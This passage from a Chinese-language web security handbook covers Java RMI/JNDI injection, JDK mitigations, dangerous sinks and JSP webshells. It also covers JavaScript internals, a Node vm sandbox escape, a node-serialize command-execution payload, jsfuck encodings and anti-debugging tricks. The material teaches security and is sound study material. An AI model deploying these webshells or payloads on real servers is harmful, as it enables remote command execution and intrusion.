T3 协议是用于在 WebLogic 服务器和其他类型的 Java 程序之间传输信息的协议，是 Weblogic 对 RMI 规范的实现。简单来说，可以把 T3 视为暴露 JDNI 给用户调用的接口。

JRMP

Java 远程方法协议 (Java Remote Method Protocol，JRMP) 是特定于 Java 技术的、用于查找和引用远程对象的协议。这是运行在 Java 远程方法调用 (RMI) 之下、TCP/IP 之上的线路层协议。


JRMP 是一个 Java 特有的、适用于 Java 之间远程调用的基于流的协议，要求客户端和服务器上都使用 Java 对象。

5.3.9 JNDI

简介

JNDI(Java Naming and Directory Interface，Java 命名和目录接口) 是为 Java 应用程序提供命名和目录访问服务的 API，允许客户端通过名称发现和查找数据、对象，用于提供基于配置的动态调用。这些对象可以存储在不同的命名或目录服务中，例如 RMI、CORBA、LDAP、DNS 等。

其中 Naming Service 类似于哈希表的 K/V 对，通过名称去获取对应的服务。Directory Service 是一种特殊的 Naming Service，用类似目录的方式来存取服务。



JNDI 注入

JNDI 注入是 2016 年由 pentester 在 BlackHat USA 上的 `A Journey From JNDI LDAP Manipulation To RCE` 议题提出的。

其攻击过程如下

1. 攻击者将 Payload 绑定到攻击者的命名/目录服务中
2. 攻击者将绝对 URL 注入易受攻击的 JNDI 查找方法
3. 应用程序执行查找
4. 应用程序连接到攻击者控制的 JNDI 服务并返回 Payload
5. 应用程序解码响应并触发有效负载

攻击载荷

JDNI 主要有几种攻击载荷:

- CORBA
- IOR
- JNDI Reference
- LDAP
- Remote Location
- Remote Object
- RMI
- Serialized Object

RMI Remote Object

攻击者实现一个 RMI 恶意远程对象并绑定到 RMI Registry 上，将编译后的 RMI 远程对象类放在 HTTP/FTP/SMB 等服务器上。其中 Codebase 地址由远程服务器的 `java.rmi.server.codebase` 属性设置，供受害者的 RMI 客户端远程加载。

利用条件如下:

- RMI 客户端的上下文环境允许访问远程 Codebase。
- 属性 `java.rmi.server.useCodebaseOnly` 的值为 false。

其中 JDK 6u45、7u21 后，`java.rmi.server.useCodebaseOnly` 的值默认为 true。

RMI + JNDI Reference

攻击者通过 RMI 服务返回一个 JNDI Naming Reference，受害者解码 Reference 时会去攻击者指定的远程地址加载 Factory 类。这种方式原理上并非使用 RMI Class Loading 机制，因此不受 `java.rmi.server.useCodebaseOnly` 系统属性的限制。但是在 JDK 6u132, JDK 7u122, JDK 8u113 后限制了 Naming/Directory 服务中 JNDI Reference 远程加载 Object Factory 类的特性。系统属性 `com.sun.jndi.rmi.object.trustURLCodebase` 、`com.sun.jndi.cosnaming.object.trustURLCodebase` 的默认值变为 false，即默认不允许从远程的 Codebase 加载 Reference 工厂类。

LDAP + JNDI Reference

Java 的 LDAP 可以在属性值中存储特定的 Java 对象，且 LDAP 服务的 Reference 远程加载 Factory 类不受 `com.sun.jndi.rmi.object.trustURLCodebase` 、`com.sun.jndi.cosnaming.object.trustURLCodebase` 等属性的限制，适用范围更广。

5.3.10 JDK

JDK 6

6u45

- java.rmi.server.useCodebaseOnly 默认为 true，禁用自动加载远程类文件

6u141

- `com.sun.jndi.rmi.object.trustURLCodebase` 默认为 false
- `com.sun.jndi.cosnaming.object.trustURLCodebase` 默认为 false

6u211

- LDAP 远程 Reference 代码默认不信任，影响 LDAP 远程 Reference 代码攻击方式

JDK 7

7u40

- `java.io.File` 类中添加了 `isInvalid` 方法，检测文件名中是否包含空字节

7u122

- `com.sun.jndi.rmi.object.trustURLCodebase` 默认为 false
- `com.sun.jndi.cosnaming.object.trustURLCodebase` 默认为 false

7u201

- LDAP 远程 Reference 代码默认不信任，影响 LDAP 远程 Reference 代码攻击方式

JDK 8

- `sun.net.www.protocol` 不再支持 gopher 协议

8u113

- `com.sun.jndi.rmi.object.trustURLCodebase` 默认为 false
- `com.sun.jndi.cosnaming.object.trustURLCodebase` 默认为 false

8u121

- RMI 加入了反序列化白名单机制
- RMI 远程 Reference 代码默认不信任，影响 RMI 远程 Reference 代码攻击方式

8u191

- LDAP 远程 Reference 代码默认不信任，影响 LDAP 远程 Reference 代码攻击方式

8u251

- com.sun.org.apache.bcel.internal.util.ClassLoader 类被删除

5.3.11 常见 Sink

命令执行/注入

- java.lang.Runtime.getRuntime().exec()
- java.lang.ProcessBuilder

XXE

- java.net.bull.javamelody.PayloadNameRequestWrapper
- javax.xml.bind.Unmarshaller
- javax.xml.parsers.DocumentBuilderFactory
- javax.xml.parsers.SAXParser
- javax.xml.stream.XMLStreamReader
- javax.xml.transform.sax.SAXSource
- javax.xml.transform.sax.SAXTransformerFactory
- javax.xml.transform.TransformerFactory
- javax.xml.validation.SchemaFactory
- javax.xml.validation.Validator
- javax.xml.xpath.XpathExpression
- org.apache.commons.digester3.Digester
- org.apache.ofbiz.base.util.UtilXml
- org.dom4j.io.SAXReader
- org.jdom.input.SAXBuilder
- org.jdom2.input.SAXBuilder
- org.xml.sax.helpers.XMLReaderFactory
- org.xml.sax.XMLReader

SSRF

- HttpClient.execute
- HttpClients.execute
- HttpURLConnection.getInputStream
- ImageIO.read
- OkHttpClient.newCall.execute
- Request.Get.execute
- Request.Post.execute
- URL.openStream
- URLConnection.getInputStream

反序列化

相关 Sink 函数

- `JSON.parseObject`
- `ObjectInputStream.readObject`
- `ObjectInputStream.readUnshared`
- `ObjectMapper.readValue`
- `XMLDecoder.readObject`
- `XStream.fromXML`
- `Yaml.load`

Magic Call

以下的魔术方法都会在反序列化过程中被自动的调用。

- `readObject`
- `readExternal`
- `readResolve`
- `readObjectNoData`
- `validateObject`
- `finalize`

主流 JSON 库

主流的 JSON 库有 Gson、Jackson、Fastjson 等，因为 JSON 常在反序列化中使用，所以相关库都有较大的影响。

其中 Gson 默认只能反序列化基本类型，如果是复杂类型，需要程序员实现反序列化机制，相对比较安全。

Jackson 除非指明 @jsonAutoDetect，Jackson 不会反序列化非 public 属性。在防御时，可以不使用 enableDefaultTyping 方法。相关 CVE 有 CVE-2017-7525、CVE-2017-15095。

FastJson 是阿里巴巴的开源 JSON 解析库，支持将 Java Bean 序列化为 JSON 字符串，也支持从 JSON 字符串反序列化到 Java Bean，相关 CVE 有 CVE-2017-18349 等。

FastJson 常见的 Sink 点有：

- `JSON.toJSONString`
- `JSON.parseObject`

- JSON.parse

5.3.12 WebShell

BCEL 字节码

```
String bcelCode = "...";
response.getOutputStream().write(String.valueOf(new ClassLoader().loadClass(bcelCode).
↪getConstructor(String.class).newInstance(request.getParameter("cmd")).toString()).
↪getBytes());
```

自定义类加载器

```
response.getOutputStream().write(new ClassLoader() {
    @Override
    public Class<?> loadClass(String name) throws ClassNotFoundException {
        if (name.contains("shell")) {
            return findClass(name);
        }
        return super.loadClass(name);
    }

    @Override
    protected Class<?> findClass(String name) throws ClassNotFoundException {
        try {
            byte[] bytes = Base64.getDecoder().decode("...");
            PermissionCollection pc = new Permissions();
            pc.add(new AllPermission());
            ProtectionDomain protectionDomain = new ProtectionDomain(new CodeSource(null,
↪ (Certificate[]) null), pc, this, null);
            return this.defineClass(name, bytes, 0, bytes.length, protectionDomain);
        } catch (Exception e) {
            e.printStackTrace();
        }
        return super.findClass(name);
    }
}.loadClass("shell").getConstructor(String.class).newInstance(request.getParameter("cmd
↪")).toString().getBytes());
%>
```

执行命令变式

- java.lang.ProcessBuilder#start
- java.lang.Runtime#exec
- TemplatesImpl

基于反射

- class.forName
- MethodAccessor.invoke
- Method.invoke

其他 Shell 变式

- java.beans.Expression
- java.lang.ClassLoader
- java.net.URLClassLoader
- jdk.nashorn.internal.runtime.ScriptLoader
- ObjectInputStream.resolveClass
- ScriptEngine.eval
- ScriptEngineManager
- ToolProvider.getSystemJavaCompiler

Tomcat 容器

- Servlet
- Filter
- Listener

5.3.13 参考链接

官方文档

- ognl
- Java SE Security Guide
- Java RMI Release Notes for JDK 6

- Java Release Notes for JDK 7

机制说明

- 深入理解 Java 类加载

反序列化

标准

- Java 序列化【草案一】
- Java 14 Object Serialization Specification

利用与技巧

- Marshalling Pickles how deserializing objects can ruin your day
- AppSecCali 2015: Marshalling Pickles
- More serialization hacks with AnnotationInvocationHandler
- Pure JRE 8 RCE Deserialization gadget
- Breaking Defensive Serialization
- Java 反序列化漏洞从入门到深入
- Java 反序列化漏洞通用利用分析
- JRE8u20 反序列化漏洞分析
- 浅析 Java 序列化和反序列化
- Commons Collections Java 反序列化漏洞深入分析
- FAR SIDES OF JAVA REMOTE PROTOCOLS
- JDK8u20 反序列化漏洞新型 PoC 思路及具体实现
- Pwn a CTF Platform with Java JRMP Gadget
- 漫谈 JEP 290

框架

- WebLogic 反序列化漏洞漫谈
- 从 WebLogic 看反序列化漏洞的利用与防御
- JSON 反序列化之殇

- Shiro 组件漏洞与攻击链分析
- Application Security With Apache Shiro
- Shiro 安全框架【快速入门】
- Shiro 实战 (四) - 过滤器机制

沙箱

- Java Sandbox Escape

框架

- Struts
- Struts Examples
- Eclipse Jetty
- SpringBootVulExploit SpringBoot 相关漏洞学习资料，利用方法和技巧合集，黑盒安全评估 checklist

框架利用技巧

- Spring Boot Fat Jar 写文件漏洞到稳定 RCE 的探索

RMI

- Java RMI 与 RPC 的区别
- Remote Method Invocation (RMI)
- Java 中 RMI、JNDI、LADP、JRMP、JMX、JMS 那些事儿
- Oracle: Developing T3 Clients

JNDI

- Overview of JNDI
- 关于 JNDI 注入
- A Journey From JNDI LDAP Manipulation To RCE
- 如何绕过高版本 JDK 的限制进行 JNDI 注入

WebShell

- 各种姿势 jsp webshell

其他漏洞

- JAVA 常见的 XXE 漏洞写法和防御

5.4 JavaScript

5.4.1 ECMAScript

简介

ECMAScript 是一种由 ECMA 国际通过 ECMA-262 标准化的脚本程序设计语言，它往往被称为 JavaScript 或 JScript。简单的，可以认为 ECMAScript 是 JavaScript 的一个标准，但实际上后两者是 ECMA-262 标准的实现和扩展。

版本

1997 年 6 月，首版发布。1998 年 6 月，进行了格式修正，以使得其形式与 ISO/IEC16262 国际标准一致。1999 年 12 月，引入强大的正则表达式，更好的词法作用域链处理，新的控制指令，异常处理，错误定义更加明确，数据输出的格式化及其它改变。而后由于关于语言的复杂性出现分歧，第 4 版本被放弃，其中的部分成为了第 5 版本及 Harmony 的基础。

2009 年 12 月，第五版发布，新增“严格模式（strict mode）”，澄清了许多第 3 版本的模糊规范，并适应了与规范不一致的真实世界实现的行为。增加了部分新功能，如 getters 及 setters，支持 JSON 以及在对象属性上更完整的反射。

2015 年 6 月，第 6 版发布，最早被称作是 ECMAScript 6（ES6），添加了类和模块的语法，迭代器，Python 风格的生成器和生成器表达式，箭头函数，二进制数据，静态类型数组，集合（maps，sets 和 weak maps），promise，reflection 和 proxies。

2016 年 6 月，ECMAScript 2016（ES2016）发布，引入 `Array.prototype.includes` 、指数运算符、SIMD 等新特性。

2017 年 6 月，ECMAScript 2017（ES2017）发布，多个新的概念和语言特性。

2018 年 6 月，ECMAScript 2018（ES2018）发布包含了异步循环，生成器，新的正则表达式特性和 rest/spread 语法。

ES6 特性

- `const` / `let`

- 模板字面量
- **解构**
  - `[a, b] = [10, 20]`
- 对象字面量简写法
- `for...of` 循环
- `...xxx` 展开运算符
- 可变参数
- 箭头函数
- 默认参数函数
- 默认值与解构
- 类

5.4.2 引擎

V8

V8 是 Chrome 的 JavaScript 语言处理程序（VM）。其引擎由 TurboFan、Ignition 和 Liftoff 组成。其中 Turbofan 是其优化编译器，Ignition 则是其解释器，Liftoff 是 WebAssembly 的代码生成器。

SpiderMonkey

SpiderMonkey 是 Mozilla 项目的一部分，是一个用 C/C++ 实现的 JavaScript 脚本引擎。

JavaScriptCore

JavaScriptCore 的优化执行分为四个部分，LLInt、Baseline、DFG、FTL。LLInt 是最开始的解释执行部分，Baseline 是暂时的 JIT，DFG 阶段开始做一定的优化，FTL 阶段做了充分的优化。

ChakraCore

ChakraCore 是一个完整的 JavaScript 虚拟机，由微软实现，用于 Edge 浏览器以及 IE 的后期版本中。

JScript

JScript 是由微软开发的脚本语言，是微软对 ECMAScript 规范的实现，用于 IE 的早期版本中。

JerryScript

JerryScript 是一个适用于嵌入式设备的小型 JavaScript 引擎，由三星开发并维护。

5.4.3 WebAssembly

简介

简而言之，WASM 是一种分发要在浏览器中执行的代码的新方法。它是一种二进制语言，但是无法直接在处理器上运行。在运行时，代码被编译为中间字节代码，可以在浏览器内快速转换为机器代码，然后比传统 JavaScript 更有效地执行。

执行

虽然浏览器可能以不同的方式来实现 Wasm 支持，但是使用的沙盒环境通常是 JavaScript 沙箱。

在浏览器中运行时，Wasm 应用程序需要将其代码定义为单独的文件或 JavaScript 块内的字节数组。然后使用 JavaScript 实例化文件或代码块，目前不能在没有 JavaScript 包装器的情况下直接在页面中调用 Wasm。

虽然 Wasm 可以用 C / C++ 等语言编写，但它本身不能与沙箱之外的环境进行交互。这意味着当 Wasm 应用程序想要进行输出文本等操作时，它需要调用浏览器提供的功能，然后使用浏览器在某处输出文本。

Wasm 中的内存是线性的，它在 Wasm 应用程序和 JavaScript 之间共享。当 Wasm 函数将字符串返回给 JavaScript 时，它实际上返回一个指向 Wasm 应用程序内存空间内位置的指针。Wasm 应用程序本身只能访问分配给它的 JavaScript 内存部分，而不是整个内存空间。

安全

Wasm 的设计从如下几个方面考虑来保证 Wasm 的安全性

- 保护用户免受由于无意的错误而导致漏洞的应用程序的侵害
- 保护用户免受故意编写为恶意的应用程序的侵害
- 为开发人员提供良好的缓解措施

具体的安全措施有

- Wasm 应用程序在沙箱内运行
- Wasm 无法对任意地址进行函数调用。Wasm 采用对函数进行编号的方式，编号存储在函数表中
- 间接函数调用受类型签名检查的约束
- 调用堆栈受到保护，这意味着无法覆盖返回指针
- 实现了控制流完整性，这意味着调用意外的函数将失败

5.4.4 作用域与闭包

作用域与作用域链

作用域

简单来说，作用域就是变量与函数的可访问范围，即作用域控制着变量与函数的可见性和生命周期。JavaScript 的作用域是靠函数来形成的，也就是说一个函数的变量在函数外不可以访问。

作用域可以分为全局作用域、局部作用域和块级作用域，其中全局作用域主要有以下三种情况：

- 函数外面定义的变量拥有全局作用域
- 未定义直接赋值的变量自动声明为拥有全局作用域
- window 对象的属性拥有全局作用

局部作用域一般只在固定的代码片段内可访问到，最常见的例如函数内部，所以也会把这种作用域称为函数作用域。

作用域泄漏

在 ES5 标准时，只有全局作用域和局部作用域，没有块级作用域，这样可能会造成变量泄漏的问题。例如：

```
var i = 1;
function f() {
    console.log(i)
    if (true) {
        var i = 2;
    }
}
f(); // undefined
```

作用域提升（var Hoisting）

在 JavaScript 中，使用 var 在函数或全局内任何地方声明变量相当于在其内部最顶上声明它，这种行为称为 Hoisting。例如下面这段代码等效于第二段代码

```
function foo() {
    console.log(x); // => undefined
    var x = 1;
    console.log(x); // => 1
}
foo();
```

```
function foo() {
    var x;
    console.log(x); // => undefined
    x = 1;
    console.log(x); // => 1
}
foo();
```

作用域链

当函数被执行时，总是先从函数内部找寻局部变量，如果找不到相应的变量，则会向创建函数的上级作用域寻找，直到找到全局作用域为止，这个过程被称为作用域链。

闭包

函数与对其状态即词法环境（lexical environment）的引用共同构成闭包（closure）。也就是说，闭包可以让你从内部函数访问外部函数作用域。在 JavaScript，函数在每次创建时生成闭包。

在 JavaScript 中，并没有原生的对 private 方法的支持，即一个元素/方法只能被同一个类中的其它方法所调用。而闭包则是一种可以被用于模拟私有方法的方案。另外闭包也提供了管理全局命名空间的能力，避免非核心的方法或属性污染了代码的公共接口部分。下面是一个简单的例子：

```
var Counter = (function() {
  var privateCounter = 0;
  function changeBy(val) {
    privateCounter += val;
  }
  return {
    increment: function() {
      changeBy(1);
    },
    decrement: function() {
      changeBy(-1);
    },
    value: function() {
      return privateCounter;
    }
  }
})();
```

(下页继续)

(续上页)

```
console.log(Counter.value()); /* logs 0 */
Counter.increment();
Counter.increment();
console.log(Counter.value()); /* logs 2 */
Counter.decrement();
console.log(Counter.value()); /* logs 1 */
```

全局对象

全局对象是一个特殊的对象，它的作用域是全局的。

全平台可用的全局对象是 `globalThis` ，它跟全局作用域里的 this 值相同。另外在浏览器中存在 `self` 和 `window` 全局对象，Web Workers 中存在 `self` 全局对象，Node.js 中存在 `global` 全局对象。

5.4.5 严格模式

简介

在 ES5 中，除了正常的运行模式之外，添加了严格模式（strict mode），这种模式使得代码显式地脱离“马虎模式/稀松模式/懒散模式“（sloppy）模式在更严格的条件下运行。严格模式不仅仅是一个子集：它的产生是为了形成与正常代码不同的语义。

引入严格模式的目的主要是：

- 通过抛出错误来消除了一些原有静默错误
- 消除 JavaScript 语法的一些不合理、不严谨之处，减少一些怪异行为
- 消除代码运行的一些不安全之处，保证代码运行的安全
- 修复了一些导致 JavaScript 引擎难以执行优化的缺陷，提高编译器效率，增加运行速度
- 禁用了在 ECMAScript 的未来版本中可能会定义的一些语法，为未来新版本的 JavaScript 做铺垫

调用

严格模式使用 `"use strict";` 字符串开启。对整个脚本文件而言，可以将 `"use strict"` 放在脚本文件的第一行使整个脚本以严格模式运行。如果这行语句不在第一行则不会生效，会以正常模式运行。

对单个函数而言，将 `"use strict"` 放在函数体的第一行，则整个函数以严格模式运行。

行为改变

在严格模式中，主要有以下的行为更改：

全局变量显式声明

在正常模式中，如果一个变量没有声明就赋值，默认是全局变量。严格模式禁止这种用法，全局变量必须显式声明。

```
"use strict";
for(i = 0; i < 2; i++) { // ReferenceError: i is not defined
}
```

禁止使用 with 语句

with 语句无法在编译时就确定，属性到底归属哪个对象，这会影响编译效率，所以在严格模式中被禁止。

创设 eval 作用域

正常模式下，eval 语句的作用域，取决于它处于全局作用域，还是处于函数作用域。严格模式下，eval 语句本身就是一个作用域，不再能够生成全局变量了，它所生成的变量只能用于 eval 内部。

禁止删除变量

严格模式下无法删除变量。只有 configurable 设置为 true 的对象属性，才能被删除。

显式报错

正常模式下一些错误只会默默地失败，但是严格模式下将会报错，包括以下几种场景：

- 对一个对象的只读属性进行赋值
- 对一个使用 getter 方法读取的属性进行赋值
- 对禁止扩展的对象添加新属性
- 删除一个不可删除的属性

语法错误

严格模式新增了一些语法错误，包括：

- 对象不能有重名的属性
- 函数不能有重名的参数
- 禁止八进制表示法
- 函数必须声明在顶层

- **新增保留字**
  - class
  - enum
  - export
  - extends
  - import
  - super

安全增强

- 禁止 this 关键字指向全局对象
- 禁止在函数内部遍历调用栈

限制 arguments 对象

- 不允许对 arguments 赋值
- arguments 不再追踪参数的变化
- 禁止使用 arguments.callee

5.4.6 异步机制

async / await

async function 关键字用来在表达式中定义异步函数。

Promise

Promise 对象是一个代理对象（代理一个值），被代理的值在 Promise 对象创建时可能是未知的。它允许你为异步操作的成功和失败分别绑定相应的处理方法（handlers）。这让异步方法可以像同步方法那样返回值，但并不是立即返回最终执行结果，而是一个能代表未来出现的结果的 promise 对象

一个 Promise 有以下几种状态:

- pending: 初始状态，既不是成功，也不是失败状态。
- fulfilled: 意味着操作成功完成。
- rejected: 意味着操作失败。

pending 状态的 Promise 对象可能会变为 fulfilled 状态并传递一个值给相应的状态处理方法，也可能变为失败状态（rejected）并传递失败信息。当其中任一种情况出现时，Promise 对象的 then 方法绑定的处理方法（handlers ）就会被调用（then 方法包含两个参数：onfulfilled 和 onrejected，它们都是 Function 类型。当 Promise 状态为 fulfilled 时，调用 then 的 onfulfilled 方法，当 Promise 状态为 rejected 时，调用 then 的 onrejected 方法，所以在异步操作的完成和绑定处理方法之间不存在竞争）。

因为 Promise.prototype.then 和 Promise.prototype.catch 方法返回 promise 对象，所以它们可以被链式调用。

执行队列

JavaScript 中的异步运行机制如下：

- 所有同步任务都在主线程上执行，形成一个执行栈
- 主线程之外，还存在一个任务队列。只要异步任务有了运行结果，就在任务队列之中放置一个事件。
- 一旦执行栈中的所有同步任务执行完毕，系统就会读取任务队列，看看里面有哪些事件。那些对应的异步任务，于是结束等待状态，进入执行栈，开始执行。
- 主线程不断重复上面的第三步。

其中浏览器的内核是多线程的，在浏览器的内核中不同的异步操作由不同的浏览器内核模块调度执行，异步操作会将相关回调添加到任务队列中。可以分为 DOM 事件、时间回调、网络回调三种：

- DOM 事件：由浏览器内核的 DOM 模块来处理，当事件触发的时候，回调函数会被添加到任务队列中。
- 时间回调：setTimeout / setInterval 等函数会由浏览器内核的 timer 模块来进行延时处理，当时间到达的时候，将回调函数添加到任务队列中。
- 网络回调：ajax / fetch 等则由浏览器内核的 network 模块来处理，在网络请求完成返回之后，才将回调添加到任务队列中。

5.4.7 原型链

显式原型和隐式原型

JavaScript 的原型分为显式原型（explicit prototype property）和隐式原型（implicit prototype link）。

其中显式原型指 prototype，是函数的一个属性，这个属性是一个指针，指向一个对象，显示修改对象的原型的属性，只有函数才有该属性

隐式原型指 JavaScript 中任意对象都有的内置属性 prototype。在 ES5 之前没有标准的方法访问这个内置属性，但是大多数浏览器都支持通过 `__proto__` 来访问。ES5 中有了对于这个内置属性标准的 Get 方法 `Object.getPrototypeOf()` 。

隐式原型指向创建这个对象的函数 (constructor) 的 prototype，`__proto__` 指向的是当前对象的原型对象，而 prototype 指向的，是以当前函数作为构造函数构造出来的对象的原型对象。

显式原型的作用用来实现基于原型的继承与属性的共享。隐式原型的用于构成原型链，同样用于实现基于原型的继承。举个例子，当我们访问 obj 这个对象中的 x 属性时，如果在 obj 中找不到，那么就会沿着 __proto__ 依次查找。

```
Note: Object.prototype 这个对象是个例外，它的__proto__ 值为 null
```

new 的过程

```
var Person = function(){};
var p = new Person();
```

new 的过程拆分成以下三步：- var p={}; 初始化一个对象 p - p.__proto__ = Person.prototype; - Person.call(p); 构造 p，也可以称之为初始化 p

关键在于第二步，我们来证明一下：

```
var Person = function(){};
var p = new Person();
alert(p.__proto__ === Person.prototype);
```

这段代码会返回 true。说明我们步骤 2 是正确的。

示例

```
var Person = function(){};
Person.prototype.sayName = function() {
    alert("My Name is Jacky");
};

Person.prototype.age = 27;
var p = new Person();
p.sayName();
```

p 是一个引用指向 Person 的对象。我们在 Person 的原型上定义了一个 sayName 方法和 age 属性，当我们执行 p.age 时，会先在 this 的内部查找（也就是构造函数内部），如果没有找到然后再沿着原型链向上追溯。

这里的向上追溯是怎么向上的呢？这里就要使用 __proto__ 属性来链接到原型（也就是 Person.prototype）进行查找。最终在原型上找到了 age 属性。

原型链污染

如前文提到的，JavaScript 是动态继承，通过 __proto__ 修改自身对象时会影响到有相同原型的对象。因此当键值对是用户可控的情况下，就可能出现原型链污染。

5.4.8 沙箱逃逸

前端沙箱

在前端中，可能会使用删除 `eval` ，重写 `Function.prototype.constructor` / `GeneratorFunction` / `AsyncFunction` 等方式来完成前端的沙箱。在这种情况下，可以使用创建一个新 iframe 的方式来获取新的执行环境。

服务端沙箱

JavaScript 提供了原生的 vm 模块，用于隔离了代码上下文环境。但是在该环境中依然可以访问标准的 JavaScript API 和全局的 NodeJS 环境。

在原生的沙箱模块中，常用的逃逸方式为：

```
const vm = require('vm');
const sandbox = {};
const whatIsThis = vm.runInNewContext(`
    const ForeignObject = this.constructor;
    const ForeignFunction = ForeignObject.constructor;
    const process = ForeignFunction("return process")();
    const require = process.mainModule.require;
    require("fs");
`, sandbox);
```

考虑到 JavaScript 原生 vm 模块的缺陷，有开发者设计了 vm2 来提供一个更安全的隔离环境，但是在旧版本中同样存在一些逃逸方式，例如：

```
vm.runInNewContext(
  'Promise.resolve().then(()=>{while(1)console.log("foo", Date.now());});␣
↪while(1)console.log(Date.now())',
  {console:{log(){console.log.apply(console,arguments);}}},
  {timeout:5}
);
```

5.4.9 反序列化

简介

JavaScript 本身并没有反序列化的实现，但是一些库如 node-serialize、serialize-to-js 等支持了反序列化功能。这些库通常使用 JSON 形式来存储数据，但是和原生函数 JSON.parse、JSON.stringify 不同，这些库支持任何对象的反序列化，特别是函数，如果使用不当，则可能会出现反序列化问题。

Payload 构造

下面是一个最简单的例子，首先获得序列化后的输出

```
var y = {
 rce : function(){
 require('child_process').exec('ls /', function(error, stdout, stderr) { console.
↪log(stdout) });
 },
}
var serialize = require('node-serialize');
console.log("Serialized: \n" + serialize.serialize(y));
```

上面执行后会返回

```
{"rce":"_$$ND_FUNC$$_function (){require('child_process').exec('ls /', function(error,␣
↪stdout, stderr) { console.log(stdout) });}"}
```

不过这段 payload 反序列化后并不会执行，但是在 JS 中支持立即调用的函数表达式（Immediately Invoked Function Expression），比如 `(function () { /* code */ } ());` 这样就会执行函数中的代码。那么可以使用这种方法修改序列化后的字符串来完成一次反序列化。最后的 payload 测试如下:

```
var serialize = require('node-serialize');
var payload = '{"rce":"_$$ND_FUNC$$_function (){require(\'child_process\').exec(\'ls /\',
↪ function(error, stdout, stderr) { console.log(stdout) });}()"}';
serialize.unserialize(payload);
```

Payload 构造 II

以上提到的是 node-serialize 这类反序列化库的构造方式，还有一类库如 funcster，是使用直接拼接字符串构造函数的方式来执行。

```
return "module.exports=(function(module,exports){return{" + entries + "};})();";
```

这种方式可以使用相应的闭合来构造 payload。

5.4.10 jsfuck cheat sheet

Basic values

- `undefined` > `[][[]]`
- `false` > `![]`

- `true > !![]`
- `NaN > +[![]]`
- `0 > +[]`
- `1 > +!+[]`
- `2 > !+[]+!+[]`

Basic strings

- `'' > []+[]`
- `'undefined' > []+[][[]]`
- `'false' > []+![]`
- `'true' > []+!![]`
- `'NaN' > []+(+[![]])`
- `'0' > []+(+[])`
- `'1' > []+(+!+[])`
- `'2' > []+(!+[]+!+[])`
- `'10' > [+!+[]]+[+[]]`
- `'11' > [+!+[]]+[+!+[]]`
- `'100' > [+!+[]]+[+[]]+(+[])`

Higher numbers

- `10 > +([+!+[]]+[+[]])`
- `11 > +([+!+[]]+[+!+[]])`
- `100 > +([+!+[]]+[+[]]+(+[]))`

String alphabet

- `'a' > ([]+![])[+!+[]]`
- `'d' > ([]+[][[]])[+!+[]+!+[]]`
- `'e' > ([]+!+[])[+!+[]+!+[]+!+[]]`
- `'f' > ([]+![])[+[]]`
- `'i' > ([]+[][[]])[+!+[]+!+[]+!+[]+!+[]+!+[]]`

- `'l' > ([]+![])[+!+[]+!+[]]`
- `'n' > ([]+[][[]])[+!+[]]`
- `'r' > ([]+!+[])[+!+[]]`
- `'s' > ([]+![])[+!+[]+!+[]+!+[]]`
- `'t' > ([]+!+[])[+[]]`
- `'u' > ([]+!+[])[+!+[]+!+[]]`

5.4.11 Trick

通过正则表达式构造特定字符

```
empty = RegExp.prototype.flags
regSource = { ...RegExp.prototype.source }
regSource.toString = Array.prototype.shift
regSource.length = 4
left  = regSource + empty // 生成 (
quest = regSource + empty // 生成 ?
colon = regSource + empty // 生成 :
right = regSource + empty // 生成 )

xss = {}
xss.source = 'xss'
xss.flags = 'a'
xss.toString = RegExp.prototype.toString
xss + "" // => /xss/a
```

5.4.12 其他

命令执行

Node.js 中 child_process.exec 命令调用的是 `/bin/sh` ，故可以直接使用该命令执行 shell

反调试技巧

- 函数重定义 `console.log = function(a){}`
- 定时断点 `setInterval(function(){debugger}, 1000);`

对象拷贝

JavaScript 中的对象拷贝分为浅拷贝和深拷贝。

浅拷贝对一个对象进行拷贝时，仅仅拷贝对象的引用进行拷贝，但是拷贝对象和源对象还是引用同一份实体。其中一个对象的改变都会影响到另一个对象。

深拷贝拷贝一个对象时，不仅仅把对象的引用进行复制，还把该对象引用的值也一起拷贝。源对象与拷贝对象互相独立，其中任何一个对象的改动都不会对另外一个对象造成影响。

深拷贝可以基于 `for-in` / `object.assign()` / 拓展运算符 `...` / `JSON.parse(JSON.stringify())` 等方式实现。其中前三种方式只对第一层做深拷贝，若对象结构较为复杂，则需要用递归的方式对更深的层次进行拷贝。

常见 Sink

- child_process
- eval
- exec
- execSync

5.4.13 参考链接

- JavaScript 反调试技巧
- ECMAScript Language Specification
- js prototype
- javascript 防劫持
- XSS 前端防火墙
- exploiting node js deserialization bug for remote code execution
- Prototype pollution attack Content released at NorthSec 2018 on prototype pollution

5.5 Golang

5.5.1 Golang Runtime

Go 中的线程被称为 Goroutine 或 G，内核线程被称为 M。这些 G 被调度到 M 上，即所谓的 G：M 线程模型，或更常用的 M：N 线程模型，用户空间线程或 green 线程模型。

5.5.2 字符串处理

- Go 源代码始终为 UTF-8
- 代表 Unicode 码点的字节序列称为 `rune`
- Go 不保证字符串中的字符被规范化
- 字符串可以包含任意字节
- 字符串中不包含字节级转义符时，字符串始终包含有效的 UTF-8 序列

5.5.3 参考链接

- Strings, bytes, runes and characters in Go

5.6 Ruby

5.6.1 参考链接

- ruby deserialization

5.7 ASP

5.7.1 简介

ASP 是动态服务器页面 (Active Server Page)，是微软开发的类似 CGI 脚本程序的一种应用，其网页文件的格式是 `.asp` 。

5.7.2 参考链接

- Deformity ASP/ASPX Webshell、Webshell Hidden Learning

5.8 PowerShell

5.8.1 执行策略

PowerShell 提供了 Restricted、AllSigned、RemoteSigned、Unrestricted、Bypass、Undefined 六种类型的执行策略。

Restricted 策略可以执行单个的命令，但是不能执行脚本，Windows 8、Windows Server 2012 中默认使用该策略。

AllSigned 策略允许执行所有具有数字签名的脚本。

RemoteSigned 当执行从网络上下载的脚本时，需要脚本具有数字签名，否则不会运行这个脚本。如果是在本地创建的脚本则可以直接执行，不要求脚本具有数字签名。

